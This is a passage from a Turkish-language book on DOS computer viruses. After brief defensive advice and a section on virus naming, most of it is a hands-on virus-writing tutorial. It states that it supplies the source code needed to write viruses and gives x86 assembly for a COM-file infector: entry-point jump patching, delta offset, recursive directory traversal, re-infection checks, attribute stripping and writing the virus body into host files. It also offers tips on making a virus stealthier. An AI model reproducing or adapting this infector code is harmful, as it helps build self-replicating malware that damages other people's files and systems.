BILGISAYAR VIRÜSLERI

Bulunduğunda ise dosya çalıştırılır. DOS üzerinde çalıştırılabilir dosyaların soyisimleri BAT, COM ve EXE olmak zorundadır.

Peki bu BAT, EXE, COM uzantıları nereden geliyor? Bu uzantılar COMMAND.COM dosyası içerisinde kayıtlıdır. Yapılması gereken, iyi bir editörle COMMAND.COM üstünde ".COM.EXE.BAT" yazısını aramaktır. Bu değerin yazılı olduğu kısmı bulduğunuzda olmasını istediğiniz değişikliği gerçekleştirin. Örneğin ".CO$.EX$.BAT" yapabilirsiniz. Daha sonra değişikliği kaydedip DOS'a dönün. Bilgisayarınızı kapatıp yeniden açın. Açıldığında sisteminizde COMMAND.COM dışındaki tüm COM dosyaların uzantısını "CO$" ve tüm EXE dosyaların uzantısını "EX$" yapın. Artık sisteminizde örneğin "FORMAT.COM" programı bu isimle çalışmayacaktır. "Bad command or file name" hatası verecek, buna rağmen "FORMAT.CO$" dosyası çalışacaktır. Eğer bu tekniği uygularken herhangi bir terslikle karşılaşırsanız temiz bir DOS disketiyle makinenizi yeniden açıp orjinal COMMAND.COM'u bilgisayarınıza kopya edin ve tüm dosya uzantılarını orjinal haline getirin. COMMAND.COM üzerine yeni değeri yazarken hata yapmazsanız hiçbir sorun çıkmayacaktır. Bu tekniğin faydası yine virüsün bulaşacak hiçbir (COMMAND.COM) dışında COM ve EXE uzantılı dosya bulamamasını sağlamaktır. Fakat bu teknik virüslerin çoğunu durdursada resident virüslere karşı yine etkisizdir. Tabi artı olarak antivirüs programlarında test gerçekleştirirken sadece çalıştırılabilir dosya kontrolu yapan kullanıcılar da bu sonuçtan etkileneceklerdir.

Shareware Programlar

Özellikle BBS'lerden ve arkadaşlardan alınan Shareware programlar virüslerin yayılmasında önemli etkenlerden biridir. Virüs yazarları virüslerini yaymak için bir BBS'de olmayan kullanışlı programları baska BBS'lerden alarak, virüslerini bulaştırdıktan sonra diğer BBS'lere gönderir. Bu şekilde kısa zamanda çok kişiye yayılmış olur. Shareware programları virüs testi yapmadan asla bilgisayarınıza kopya etmeyin.

Network Sistemlerinde Yazma Hakkı

Network sistemlerinde kullanıcıların haklarını (özellikle yazma) sınırlandırın. Bu sayede bir kullanıcının dosyalarına bulaşmış virüsün tüm sisteminize yayılmasını büyük ölçüde önleyebilirsiniz. Sık sık sistem üzerindeki programları kontrolden geçirin. Sisteme koyacağınız yeni programları kaydetmeden önce mutlaka kontrolden gecirin

Kırılmış Program Kullanmak

Kopya program kullanımı (özellikle oyun programları) virüslerin yayılması için bulunmaz bir imkandır. Bu programlar elden ele dolaştığı için büyük çoğunlukla virüslü haldedirler. Kaldı ki kopya program kullanımı normal bir hadise değildir ve kanunlar ile yasaklanmıştır. Kesinlikle kopya program kullanmayın.

Antivirüs Üreticilerine Yardımcı Olun
Sisteminizde, antivirüs programları ile kontrol etmenize rağmen garip olaylarla karşılaşıyorsanız, bunun hangi program olduğunu tesbit edin ve antivirüs firmalarına gönderin. Gönderdiğiniz program incelenecek ve yeni bir virüs ise antivirüslere dahil edilecektir.

Yedekleme Yapın
Antivirüs tekniklerinin tamamını kullansanızda, virüslerden tam anlamı ile korunmanın imkanı yoktur. Bu sebeple periyodik olarak yedekleme yapın. Bu sizi virüslerin haricinde oluşabilecek tehlikelerde de korur Yedeklemeyi mümkün olan en kısa zaman periyodları içinde yapın.

Sadece bilgilerinizi değil hard diskin çok önemli kısımları olan BOOT, FAT, CMOS, ve MBR gibi bölümleri de yedekleyin.

Virüsün Tanımı

Virüs çalıştığı zaman kullanıcıdan habersiz, kendisinin bir kopyasını diğer çalışabilir programlara ilave eden ve uygun şartlar oluştuğunda virüs yazarının belirttiği zararlı veya zararsız işlemleri kullanıcıdan izin almadan yerine getiren bilgisayar programlarıdır.

Virüsün iki ana kısmı vardır. Bulaşma ve bomba mekanizması. Bulaşma mekanizması virüs her çalıştığında etraftaki çalışabilir dosyaları bulur. Daha önce bulaşılıp bulaşılmadığını kontrol eder, eğer bulaşılmamışsa bulaşır. Virüsler EXE, COM,SYS,PRG,OVL,OBJ,LIB uzantılı dosyalara ve boot sektöre bulaşabilirler. Bomba kısmı ise çalışmak için uygun şartların oluşmasını bekler. Buradaki uygun şart herhangi bir şey olabilir, zamana bağlı şartlar olabileceği gibi sistemde VGA monitor bulunması, hard disk'in kapasitesi, ülke kodu gibi çok değişik şartlarda gözlenebilir. Bu tamamen virüs yazarının isteğine kalmış bir olaydır. Uygun şartlar oluşmazsa virüs sadece yayılmaya devam eder. Uygun şartlar oluştuğunda ise bomba kısmı çalışmaya başlar. Bomba kısmı sisteme zarar verebilecegi gibi, ekrana basit bir mesajda yazabilir veya sadece kullanıcıya şaka yapmak amacı ile zararsız etkiler yapabilir.

Virüslerin İsimlendirilmeleri
Antivirüs üreticileri NCSA tarafından Washington'da 1991 Kasım tarihinde düzenlenen bir toplantıda virüslerin isimlendirilmesi konusunda bir standart

belirlenmiştir. Bu komitede Fridrik Skulason (F-Prot üreticisi), Alan Solomon (S&S firması yöneticisi) ve Vesselin Bontchev (Hamburg Universitesi Virüs araştırma Bölümü Başkanı). isimlendirme standardı anlatılacağı gibi belirlenmiştir. Virüs ismi 4 bölümden oluşur. Her bölüm bir nokta "." ile ayrılır. Bir virüs ismi asağıdaki gibi olmalıdır.

Aile_ismi.Grup_ismi.Major_Varyant.Minor_Varyant

Her bölüm [A..Z, a..z, 0..9, $%!"`#-] karakterlerinden oluşabilir. Alfanümerik olmayan karakterler kullanılabilir ama kullanılmaması tercih sebebidir. Büyük küçük harf farketmemektedir. Boşluk karakteri yerine altçizgi karakteri ("_" underscore) kullanılır. Her bölüm en fazla 20 karakter olabilir. Mümkün olduğunca kısa ve anlamli kelimelerin kullanılması tercih edilir. Şimdi kısaca bu bölümleri anlatalım;

Aile İsmi
Virüsün ait olduğu aileyi belirtir. Mevcut virüsler yapısal özelliklerinin benzerliğine göre ailelere ayrılmışlardır. Örneğin 60 byte'dan küçük tüm virüsler *Trivial* aile ismi altında toplanmışlardır.

Grup İsimleri
Aynı virüs ailesi içinde değişiklik gösteren virüslere verilen isimlerdir. Alt-aile ismi şeklinde de anlaşılabilir. Örneğin 1704 virüsü Cascade virüs ailesine üyedir. Grup ismi seçerken aile ismi ile aykırı düşmeyecek, onun alt-ismi olacak şekilde seçilmelidir.

Major Varyant İsimleri
Grup adı altında bulunan değişik virüslere verilen isimlerdir. Birbirlerine çok benzerler ve genelde her birinin ayrı bir uzunluğu vardır. Her zaman için sayısal bir ifadedir. Virüs uzunluğu major varyant ismi olarak kullanılır. Eğer bulaşma uzunluğu bilinmiyor ise (veya analiz edilmemişse) uzunluk değeri olarak 1,2,3 veya 4 gibi ardışık sayılar kullanılır. Fakat bu isimler en kısa zamanda gerçek değerleriyle değiştirilmelidirler.

Minor Varyant İsimleri
Minor virüs isimleri aynı uzunluğa, özelliğe sahip fakat çok azda olsa farklılık gösteren virüslere verilen isimlerdir. Bu isim verilirken genelde alfabetik sıralı harfler verilir. (A,B,C,...) Bunların dışında daha uzun isimlerinde kullanılması mümkündür.

Virüs Yazmayı Bilmenin Bizlere Faydası
Birçok virüs yazarı virüs yazmasını diğer virüsleri dissassembly ederek öğrenmektedirler veya öğrenmeye çalışıyorlar. Bu kitapta virüs yazmak için gerekli bilgileri ve gereken örnek kaynak kodları bulacaksınız. Aynı zamanda virüs yazmayı bilmenin onlardan korunmanın ve temizlemenin de en iyi yolu olduğunu asla unutmayınız. Bu kitabı okuduktan sonra öğrendiklerinizi daima faydalı işlerde kullanmaya çalışın. Örneğin antivirüs programları yazabilirsiniz yada anlatılacak

tekniklerle faydalı minik programlar üretebilirsiniz. Yazdığımız bu kitap **TÜRKİYE**'deki yazılım dünyasına bilgi noktasında fayda da bulunursa bu bizim için elde edilebilecek en iyi sonuçtur.

Virüslerin Yapısı

Virüslerin yapısı temel olarak 3 kısımda incelenebilir. Bunlar sırası ile kopya üretici, gizleyici ve bomba kısımlarıdır.

Kopya Üretici
Bu bölüm virüsün yayılmasını, kendisini bir programdan diğerine kopyalamasını yani kısacası üremeyi sağlarlar. Virüslerin VİRÜS ismini alması temelde bu kısmın gerçekleştirmiş olduğu işlevden gelmektedir.

Gizleyici
Virüsün farkedilmemesi için gereken işlemleri yerine getirir. Bu bir tür savunma mekanizmasıdır. Virüs yazarlarının antivirüslere karşı geliştirdikleri teknikler sonucu ortaya çıkmıştır. Amacı antivirüslerin ve kullanıcıların kendilerini tespit etmesini, antivirüslerin bilgisayar üzerinde çalışır durumda iken etkisiz hale getirilmesini sağlamaktır.

Bomba
Bu bölüm virüs içerisinde yazarının istekleri doğrultusunda şartlar gerçekleştiğinde yapılması gereken olayı icra eden kısımdır. Virüs yazarının durumuna göre basit bir şaka veya korkunç bir HDD formatı olabilir.

Virüslerin Yazılma Metodları
Virüsler tip ayırımının yanısıra, iki farklı metodla yazılabilirler.

1- Nonresident virüsler (Run-time virüsler)
2- Resident virüsler

Bütün virüsler temelde iki farklı şekilde çalışırlar. Bunlar da yukarıda belirttiğimiz gibi nonresident veya resident virüslerdir. Bildiğiniz üzere aslında bu ayırım virüslerin kendisinden değil DOS ortamının çalışan programlara sağlamış olduğu imkanlardan kaynaklanır. Virüslerin hangi tipte olacakları tamamen virüs yazarlarının bileceği durumdur. Tabiiki bu herhangi bir programın yazımında olduğu gibi programdan

Çalıştırılabilir Dosya Virüsleri

Dosya virüsleri hangi tipte olurlarsa olsunlar temelde algoritmaları aynıdır. Bu tipteki bütün virüsler, diğer çalıştırılabilir (executable) dosyalar üzerinde asalak olarak yaşamak üzere tasarlanırlar. Bu sayede sistemler arasında yaygınlaşmaları olanaklı hale gelmektedir.

Daha önceki sayfalarda da yazmış olduğumuz gibi virüsler yapı olarak üç gruba ayrılıyordu. Bunlar, Kopya üretici, Gizleyici ve Bomba idi.

Virüsleri yapı olarak üç temel gruba ayırmamıza rağmen şunu da hemen ilave etmek gerekir ki; bir virüsün olabilmesi için kopya üretici ve tabiki virüs olduğundan dolayı bomba kısmının olması şarttır. Fakat gizleyici kısım, virüslerin yaygınlaşması sonucu doğal olarak kullanıcıların daha dikkatli olması ve antivirüslerin ortaya çıkmasıyla virüslerin vazgeçilmez bir parçası haline gelmiştir.

Belirttiğimiz gibi dosya virüsleri yine DOS'un özelliklerinden dolayı birkaç tiptedir. Bu kitapta temel olarak virüslerin ne olduklarını ve nasıl yazıldıklarını anlatmayı amaçladığımız için en çok bilinen tiplerini anlatmaya çalışacağız. Kitap içinde mümkün olduğunca virüslerin BOMBA kısmı hariç diğer bölümleri ve bu bölümlerin yazılma teknikleri ile ilgili olarak örnek vermeye çalışacağız.

COM Dosya Virüsleri

Kopya Edici

Bildiğiniz üzere DOS işletim sisteminde prompt üzerinden ismi yazılarak iki farklı dosya çalıştırılabilir. Tabi toplu iş kütükleri (Batch File) hariç. Bu dosyalar COM ve EXE soyisimli dosyalardır. Konumuz olan COM dosya tek segment üzerinde tanımlanmış stack, veri ve komutlar topluluğundan ibarettir. Yani programın bütün kısımları 64 kilobyte'lik bir segment üzerinde bulunur. DOS herhangi bir COM dosya çağırıldığında hafızanın tamamını bu programa ayırır ve kontrolü programa devreder. COM dosyalar hexadecimal 0100h adresinden itibaren çalışmaya başlarlar. İşte tüm özellikler tüm COM dosyalarda genel olarak sabit olduğundan dolayı COM dosyaya bulaşmak gayet kolaydır.

Şimdi belirlemiş olduğumuz virüs kısımlarını açıklayalım.

Kopya edici kısım virüsün bulunduğu her dosyadan bir diğerine kendisini yaymasını sağlar. Peki kendisini bulaştırma işlemini bulaştığı dosyalara zarar vermeden nasıl yapar? Bunun için COM dosya en kolayıdır. Virüs COM dosyanın ilk başını saklar, virüs kodunun ufak bir kısmını dosyanın başına kalan kısmını ise dosyanın sonuna kopya eder.

Önemli Not : Buradan sonra anlatacaklarımız tam olarak COM dosya virüsleri için geçerlidir. Aşağıdaki bölümleme COM dosya için yapılmıştır. Diğer dosyalara bulaşma işleminde; örneğin virüsün V1 kısmı EXE programlar için gerekli değildir. Bu işlem EXE dosyalar üzerinde bazı değerlerin değiştirilmesi ile gerçekleştirilir. SYS dosyalar için de durum farklıdır. Belirttiğimiz gibi bunlar kendileri ile ilgili konu başlıkları altında anlatılacaktır. Kaldı ki; bulaşma yöntemi hepsi için biraz farklılık göstersede genel mantık aynıdır. Amaç, virüsün kontrolü herhangi bir şekilde bulaşılan programdan önce ele almasıdır.

P1 P2 V1 V2

Temiz dosya Virüs kodu

Üstteki diagramda P1 bulaşılacak dosyanın ilk bölümü , P2 dosyanın geri kalan kısmı, yine V1 virüsün ilk bölümü V2 virüsün geri kalan kısmı olsun. Önemli nokta P1 ve V1'nin uzunluklarının aynı olmasının gerektiğidir. Ama P2 ile V2'nin eşit olması gibi bir zorunluluk yoktur. Virüs ilkönce P1'i okur ve onu P2'nin sonuna kopya eder.

P1 P2 P1

Bunu yapınca bulaşılacak dosya üstteki hali alır.

V1 P2 P1

Daha sonra virüs V1'i bulaşılacak dosyanın başına kopya eder. V2'yi ise dosyanın sonuna kopya eder. En son hali ile :

V1 P2 P1 V2

Soru : Peki V1 ve V2 ne yapar ? V1 program kontrolünü V2'nin başlangıcına transfer eder.

```
jmp     far ptr VS                  ; 4 byte uzunluğunda
VS  dw  V2_Start                    ; 2 byte uzunluğunda
```

VS bir far pointerdır ve burada V2'nin başladığı yeri işaret eder. VS bulaşılan dosyanın uzunluğuna göre değişkendir. Örneğin bulaşılacak dosyanın orjinal uzunluğu 79 byte olsun, VS değişkeni bu durumda değiştirilmelidir. Değiştirme sonucu dallanma gerçekleştirilecek adres CS:[155h] olur, bu sayıyı hesaplamak için, orjinal dosya uzunluğuna V1'in uzunluğu (dolayısı ile P1'in uzunluğu), PSP'nin (Program Segment Prefix) uzunluğu olan 256 rakamı ilave edilmelidir.

Örneğin V1 = 6 byte, P1 + P2 = 79 ve PSP = 256 (PSP sabit) byte uzunluğundadır. Dolayısı ile şu formül ile JUMP ile dallanılacak adres değerini bulabiliriz.

V1 + (P1+P2) + PSP = 341 (155h)

Kullanılan dallanma komutuna alternatif olarak aşağıdaki gibi de yazalabilir;

```
        db   1101001b                ; JMP komutu için kod (1 word adres)
VS      dw   V2_Start - OFFSET VS    ; 1 word adres
```

Bu kod JUMP ofsetini doğrudan V2'nin başladığı adrese atar. İkinci satır şöylede düzenlenebilir ve aynı işi yapar.

```
dw V2_Start - $
```

V2 asıl virüs kodunu içerir. Virüsün kodu bitince V2 P1'i en başa kopya eder ve dosyanın başına dallanma gerçekleştirir (tabi bunlar disk üzerinde değil hafızada oluyor). Böylece orjinal program aynen eskisi gibi çalışır.

Kod şöyledir ;

```
mov     si, V2_Start        ; V2_START V2 bölümünün başladığı yerin
                            ; ofset adresi
sub     si, V1_Length       ; P1'in başladığı yeri elde ediliyor
mov     di, 0100h           ; bütün COM dosyalar CS:[100]
                            ;adresinden itibaren çağırılır
mov     cx, V1_Length       ; CX'e virüsün uzunluğu
rep movsb                   ; DS:[SI] -> ES:[DI]

mov     di, 0100h
jmp     di
```

Bu kodun doğru olması için P1'in aşağıdaki gibi V2'den hemen önce yerleştirilmiş olması gerekir.

```
P1_Stored_Here:
    ...
    ...
    ...
V2_Start:
```

Ayrıca bu kod ES'nin CS'ye eşit olmasını gerektirir. Eğer bu sağlanmıyorsa kodu şu şekilde değiştirin.

Örnek ;

```
        push    cs                  ; CS stack üzerine
        pop     es                  ; ve CS'nin değerini ES'ye taşınıyor
                                    ; kodun kısa olması için bunu kullanılıyor
        mov     si, P1_START        ; SI register'ına P1'in başlangıc adresi
        mov     di, 0100h           ; CS:[100h] adresine
        mov     cx, V1_LENGTH
        rep movsb

        mov     di, 0100h
        jmp     di
```

Bu kod ES yazmacına CS'nin değerini atar ve MOVSB için *source pointer* değerini P1'in başladığı adrese eşitler. Unutmayın ki tüm bu işlemler sadece hafızada gerçekleşmektedir. Bu yüzden P1'in hafızadaki ofset değerini bilmeye ihtiyac vardır. Bütün COM dosyalar hafıza içerisinde CS:[100h]'den itibaren çalışmaya başlarlar.

Buraya kadar anlatılan virüs yapısının bütün iskeletini verirsek ;

```
V1_Start:
        jmp     far ptr VS
VS  dw  V2_Start
V1_End:

P2_Start:
P2_End:

P1_Start:       ; ileride kullanılmak üzere programın birinci bölümü buraya konuldu
P1_End:
```

V2_End:

V1_Length EQU V1_End - V1_Start

Alternatif olarak P1'i V2 içine yerleştirmeniz de mümkündür.

V2_Start:

P1_Start:
P1_End:

V2_End:

Bu şekilde COM dosyayı bozmadan bulaşmış olursunuz. Başa dönersek kopya ürctici kısım genel olarak aşağıdaki algoritma ile çalışır.

1- Bulaşılacak dosyayı bul
2- Buna daha önce bulaşılmış mı?
3- Bulaşılmışsa 1'e git
4- Bulaş
5- Yeterince bulaşıldı ise sonlan
6- 1'e git

Bulaşılacak dosyaları bulmak için metod, bir *traversal directory* rutini yazıp FINDNEXT/FINDFIRST ile dosyaları aramaktır. Bulduğunda ise dosyanın ilk birkaç byte'ını okuyup virüsün ilk birkaç byte'ı ile aynı mı? edilir. Eğer aynı ise bu dosyaya daha önce bulaşılmış demektir. Daha önce bulaşılmış dosyaya yeniden bulaşmamak çok önemlidir. *Jerusalem* virüsünün ilk versiyonları bu tip bir hata yapmaktadır. Eğer dosyaya bulaşılmadıysa dosyaya bulaşma aşağıdaki gibidir,

1- Dosyayı açıp, özelliklerini saklayıp hepsini sıfırla
2- Dosyanın gün/tarih değerlerini sakla
3- Dosyayı kapat
4- Yeniden aç (okuma/yazma modunda)
5- P1'i dosyanın sonuna kopya et
6- V1'i başlangıca kopya et JMP yapılacak
OFFSET adresi doğru şekilde ayarlanmalı.
7- V2'yi virüsün sonuna kopya et.
8- Dosyanın özellik/gün/tarih değerlerini eski haline getir

Bulaşma işleminde bir sayaç tutunuz, her defasında az sayıda dosyaya bulaşmak tüm sürücüye bir defada bulaşmaktan daha iyidir. Bulaşma adedinde bulaşınca kontrolü asıl

programa devrediniz. Fakat önemli olan dosyanın özellik/gün/tarih değerlerini kesinlikle değiştirilmemesidir. Bunun için kodunuz 50-75 byte uzayabilir ama virüsün kalitesini çok çok arttırır.

Şimdi bulaşma işlemi sırasında yeni virüs yazmayı öğrenenlerin en fazla hata yapmış oldukları ofset hesaplamaları üzerine bazı noktaları açıklığa kavuşturalım. Virüs kodunuzun ve değişkenlerinizin hafızada nerede olacağını tahmin edemezsiniz. Virüsünüzü dosyanın sonuna ilave ettiğinizde virüsün hafızadaki yeri değişecektir. Bu değişiklikte bulaşılan dosyanın uzunluğuna bağlıdır. Bunun için orjinal virüsteki ofset değerini değiştirmelisiniz, *delta offset* değerini de değiştirmeli ve bu değişiklikleri tüm değişkenlere ilave etmelisiniz. Sabit değer kullanan yönergelerin, örneğin göreceli (relative) ofsetlerin değiştirilmeleri gerekir. Bunlar *JA, JB, JZ* sınıfındaki yönergeler, *JMP SHORT, JMP label, JMP FAR PTR ve CALL* gibi komutlardır.

Örnekte, SI register'ının *delta offset* ile nasıl çağırıldığını görüyoruz;

Normal kullanım,

```
        mov     ax, counter
        mov     dx, offset message
```

Delta offset ile:

```
        mov     ax, word ptr [si+offset counter]
        lea     dx, [si+offset message]
```

Peki *delta offset* nasıl bulunacak ?

Örnek ;

```
        call    Setup
Setup:
        pop     si
        sub     si, offset Setup
```

Yukarıdaki örnekte görüldüğü gibi *Delta Offset*'i elde etmek oldukça kolaydır. Yapılması gereken bir sonraki komut adresine CALL NEAR PTR komutu ile çağrı gerçekleştirmektir. Bir sonraki adımda stack üzerine yazılan ofset adres POP komutu ile geri alınır ve sıfırlanır. Bu işlem sonucu Delta Ofset adresi elde edilmiş olur. BP register'ını *Delta Offset* gibi kullanmayı tercih ediniz, çünkü SI string yönergelerinde kullanılır. Tabiki istediğinizi kullanmakta serbestsiniz. Ama dikkati asla elden bırakmayın, aksi taktirde virüsünüz umduğunuzdan farklı işlemler yapabilir.

Bulaşılacak Dosya Bul

Bir dosyaya bulaşmadan önce o dosyayı bulmalısınız. Bu kısım çok önemlidir. Etkili şekilde yazılmalıdır. Nonresident virüsler için bu noktada çok az değişik teknik vardır. Sadece geçerli dizin içerisindeki dosyalara yada *traversal - arama* rutini ile tüm dizinlerdeki dosyalara bulaşılabilir. Sadece aktif dizin içerisindeki dosyalara bulaşmak virüsün etkisini azaltır. Fakat virüsün hızını yükseltip, nisbeten kısa olmasını sağlar.

Aşağıda *traversal directory* rutini için örnek kod vardır; yavaş olmasına rağmen kendisinden istenileni oldukça iyi bir şekilde gerçekleştirmektedir. *Funky Bob Ross* virüsünde kullanılan tekniğin geliştirilmiş halidir.

```
traverse_fcn proc   near
        push    bp                      ; stack'i oluştur
        mov     bp,sp
        sub     sp,44                   ; DTA için yer ayırma işlemi

        call    Infect_Directory        ; arama ve bulaşma rutini çağırılıyor

        mov     ah,1Ah                  ; DTA set ediliyor
        lea     dx,word ptr [bp-44]
        int     21h                     ; int 21h çağırılıyor

        mov     ah, 4Eh                 ; Find First kesmesi
        mov     cx,16                   ; arama maskesi
        lea     dx,[si+offset dir_mask] ; *.*
        int     21h
        jmp     short Isdirok

gonow:
        cmp     byte ptr [bp-14], '.'   ; ilk karakter '.' ya eşit mi?
        je      short donext            ; evetse döngüye devam et
        lea     dx,word ptr [bp-14]
        mov     ah,3Bh                  ; directory değiştir
        int     21h
        jc      short donext            ; problem varsa sonrakine git
        inc     word ptr [si+offset nest] ; nest++
        call    near ptr traverse_fcn   ; tekrar kendini çağır

donext:
        lea     dx,word ptr [bp-44]
        mov     ah,1Ah                  ; DTA yeni alana set ediliyor
        int     21h                     ; INT 21h çağırılıyor

        mov     ah,4Fh                  ; Find next
```

```
        int     21h

isdirok:
        jnc     gonow                   ; evet ise 'gonow' etiketine
                                        ; JMP yapılıyor
        cmp     word ptr [si+offset nest], 0 ;  ana dizin ise
                        ; (nest == 0)
        jle     short cleanup           ; sonra çık
        dec     word ptr [si+offset nest]   ; değilse nest - 1
        lea     dx, [si+offset back_dir]    ; '..'
        mov     ah,3Bh                  ; directory değiştir
        int     21h                     ; bir öncekine git

cleanup:
        mov     sp,bp
        pop     bp
        ret
traverse_fcn endp

; Değişkenler
nest      dw      0
back_dir db       '..',0
dir_mask db       '*.*',0
```

Yukarıdaki kod kendisini gayet güzel bir şekilde açıklıyor zaten. Yukarıdaki *traverse_fcn* rutini içerisinde *infect_directory* adında arama yapıp bulaşan ve daha önce bulaşılmış dosyalara bulaşmayan diğer bir rutinin olduğu varsayılmıştır.

Daha önce belirttiğimiz gibi bu metod yavaştır. Daha hızlı olan bir metod ise pek bilinmeyen *Dot Dot* metodudur. Her dizinin aranması yine gerçekleştirilir, yeterince bulaşılmamış ise bir önceki dizine gidilerek arama işlemi tekrarlanır, böylece işlem gerekli sayıda bulaşma yapılıncaya kadar devam eder.
Kod kısmı oldukça basittir;

```
dir_loopy:
        call    infect_directory
        lea     dx, [bp+dotdot]
        mov     ah, 3bh             ; directory değiştirme
        int     21h
        jnc     dir_loopy           ; Ana dizin içindeyse Carry flag'ı set edilir
                                    ; Değişkenler
dotdot  db      '..',0
```

Şimdi bulaşılacak dosya bulunmalıdır. Bir önceki örnekte bunu *infect_directory* rutin yapılmaktadır. Tabiiki bu fonksiyon sistemin sağlamış olduğu FINDFIRST ve FINDNEXT alt çağrılarını kullanır. Önce virüs kendi DTA alanını (Disk Transfer Area) yeniden ayarlamalıdır. DTA alanını asla PSP (ofset 80h) içinde kullanmayın çünkü bunu yapmak; kontrol asıl programa döndüğü zaman, program tarafından kullanılma ihtimali olan *command-line* parametrelerini etkiler.

Örneğin;

```
mov     ah, 1Ah                     ; DTA set etme kesmesi
lea     dx, [bp+offset DTA]         ; yeni DTA adresi
int     21h
```

DTA 42 byte uzunluğundadır. Bununla birlikte FINDFIRST/FINDNEXT çağrıları işimizi görmektedir.

```
mov     ah, 4Eh                     ; Find first file
mov     cx, 0007h
lea     dx, [bp+offset file_mask]   ; DS:[DX] --> dosya maskesi
int     21h
jc      none_found

found_another:
        call    check_infection
        mov     ah, 4Fh             ; Find next file
        int     21h
        jnc     found_another

none_found:
```

Arama maskesi "*.EXE" veya "*.COM" olabilir veya alternatif olarak bütün dosyalar (*.*) maskesi ile aranılarak aradan EXE, COM dosyaların ayırılması da mümkündür.

Dosya Bulaşılmaya Uygun mu?

Virüsünüzün her dosyaya bulaşmamasını istemeyebilirsiniz. Çünkü bazı antivirüsler her seferinde bu dosyaları özel olarak kontrol eder (FluShot gibi). Bu dosyalar, örneğin COMMAND.COM veya dizinin ilk uygun dosyası olabilir bu isteklerinizi arama işlemini gerçekleştirdiğiniz rutin içerisine eklemelisiniz.

Örneğin COMMAND.COM dosyasını şöyle kontrol edebilirsiniz;

```
cmp     word ptr [bp+offset DTA+35], 'DN'; reverse word formatında
iz      fail_check
```

Daha Önce Bulaşılmış mı?

Bulaştığınız her dosya ortak özelliklere sahiptir. Kodun bir kısmı hep aynı yerde ve şekildedir. JMP yönergeleri aynı şekilde yazılmıştır. En iyisi virüse bir imza vermektir. Böylece aynı dosyaya üst üste bulaşılmamış olur.

```
        mov     ah,3Fh                  ; ilk üç byte'i oku
        mov     cx, 3                   ; okunacak veri uzunluğu
        lea     dx, [bp+offset buffer]  ; buffer içerisine
        int     21h

        mov     ax, 4202h               ; dosya sonuna konumlan
        xor     cx, cx                  ; DX:CX = ofset
        xor     dx, dx                  ; dosya uzunluğu için sıfırlandı
        int     21h                     ; DX:AX içerisine

        sub     ax, virus_size + 3
        cmp     word ptr [bp+offset buffer+1], ax
        jnz     infect_it

bomb_out:
        mov     ah, 3Eh                 ; değilse dosyayı kapat
        int     21h                     ; diğer bir arama için
```

Bu örnekte BX register'ının bulaşılmak için kontrol edilen dosyanın handle'ını tuttuğu ve *virus_size* değişkeninde virüsün uzunluğunun bulunduğu kabul edilmiştir. *Buffer* 3 byte'lık boş alandır. Bu örnek, dosyanın ilk 3 byte'ını buffer sahasına okur ve bu okunan stringi; dosya uzunluğununa ait JMP adresi (buffer+1' de başlayan word) ile karşılaştırır. Eğer *JMP virus_size* dosyanın sonundan önce bir yeri işaret ederse; bu dosya daha önceden bulaşılmış bir dosyadır.

Diğer bir metodda dosya içinde imzayı aramaktır. örnek ;

```
        mov     ah, 3Fh                 ; ilk 4 byte'ı oku
        mov     cx, 4                   ; okunacak veri uzunluğu
        lea     dx, [bp+offset buffer]  ; buffer içerisine
        int     21h

        cmp     byte ptr [buffer+3], infection_id_byte  ; dördüncüyü kontrol et
        jz      bomb_out

infect_it:
```

Dosyaya Bulaş

Burası virüsün en önemli yeridir. Bulaştığınız dosyanın özelliklerini tarih ve saat değerlerini korumalısınız.

DTA yapısı;

Ofset	*Uzunluğu*	*Açıklaması*
0h	21 Bytes	Reserved, varies as per DOS version
15h	Byte	File Attirbute
16h	Word	File Time
18h	Word	File Date
1Ah	Dword	File size
1Eh	13 Bytes	ASCIIZ Filename + Extension

DTA dosyanın korunacak özelliklerini verir. DTA yapısını aşağıdaki örnekte olduğu gibi saklayabilirsiniz;

```
lea     si, [bp+offset DTA+15h]   ; özelliklerin bulunduğu yer
mov     cx, 9                     ; toplam 9 byte
lea     di, [bp+offset f_attr]    ; burada değişkenlerin içiine taşıyoruz
rep  movsb
                                  ; dosya özellikleri için
f_attr    db  ?
f_time    dw  ?
f_date    dw  ?
f_size    dd  ?
```

Dosya özelliklerini 0 değerine eşitlemeniz (kaldırmanız) INT21h/43h fonksiyonu ile mümkündür. Sistem bu şekilde HIDDEN veya READ ONLY dosyaya yazmanıza izin verir.

```
lea     dx, [bp+offset DTA+1eh]
mov     ax, 4301h
xor     cx, cx
int     21h
```

Dosya özelliklerini sildikten sonra , dosyayı READ/WRITE modunda yeniden açın.

```
lea     dx, [bp+offset DTA+1eh]  ; DTA içindeki dosya
                                 ; adı kullanılıyor
mov     ax, 3d02h                ; dosya okuma/yazma
                                 ; modunda açıyoruz
int     21h                      ; dosyayı aç
xchg    ax, bx
```

Aşağıdaki örnek olarak verilen kod COM dosyalara nasıl bulaşılacağını anlatıyor.

```
; örnek COM bulaşıcısı, BX dosya handle'ını tutuyor.
; daha önce bulaşılmış mı kontrolü yapan kısım bu örnekte bulunmamaktadır

        mov     ah, 3fh
        lea     dx, [bp+buffer1]
        mov     cx, 3
        int     21h

        mov     ax, 4200h
        xor     cx, cx
        xor     dx, dx
        int     21h

; JMP yönergesini dosyanın başına yazmak

        mov     byte ptr [bp+buffer2], 0e9h   ; JMP
        mov     ax, word ptr [bp+f_size]
        sub     ax, part1_size                ; genellikle 3 byte uzunluğunda
        mov     word ptr [bp+buffer2+1], ax   ; JMP 'nin ofset adresi
```

```
; JMP yönergesini dosyanın başına yazmak
        mov     ah, 40h             ; dosyaya yaz
                                    ; dosya handle'ı BX içerisinde
        mov     cx, 3               ; yazılacak veri uzunluğu
        lea     dx, [bp+buffer2]    ; buffer -> DS:[DX]
        int     21h

        mov     ax, 4202h           ; dosya göstergecini taşı
        xor     cx, cx              ; dosyanın sonuna
        xor     dx, dx
        int     21h

        mov     ah, 40h                                 ; dosyaya yaz
        mov     cx, endofvirus - startofpart2           ; virüsün uzunluğu
        lea     dx, [bp+startofpart2]
        int     21h

; Değişkenler
buffer1   db 3 dup (?)      ; sonradan kullanılmak üzere
                            ; bulaşılan dosyanın ilk üç byte'i saklanıyor
buffer2   db 3 dup (?)      ; geçici buffer
```

Birkaç deneme yaptıktan sonra, bu kod anlaşılır hale gelir. Dosyanın ilk 3 byte'ını *buffer1* değişkenine okunuyor. Kontrol edilen dosyanın daha önceden bulaşılmış bir dosya olup olmadığının bilinmesi gerekmektedir. Bu bilgi kontrol asıl dosyaya devredilirken kullanılacağından saklanmalıdır.

Değerleri Eski Haline Getir

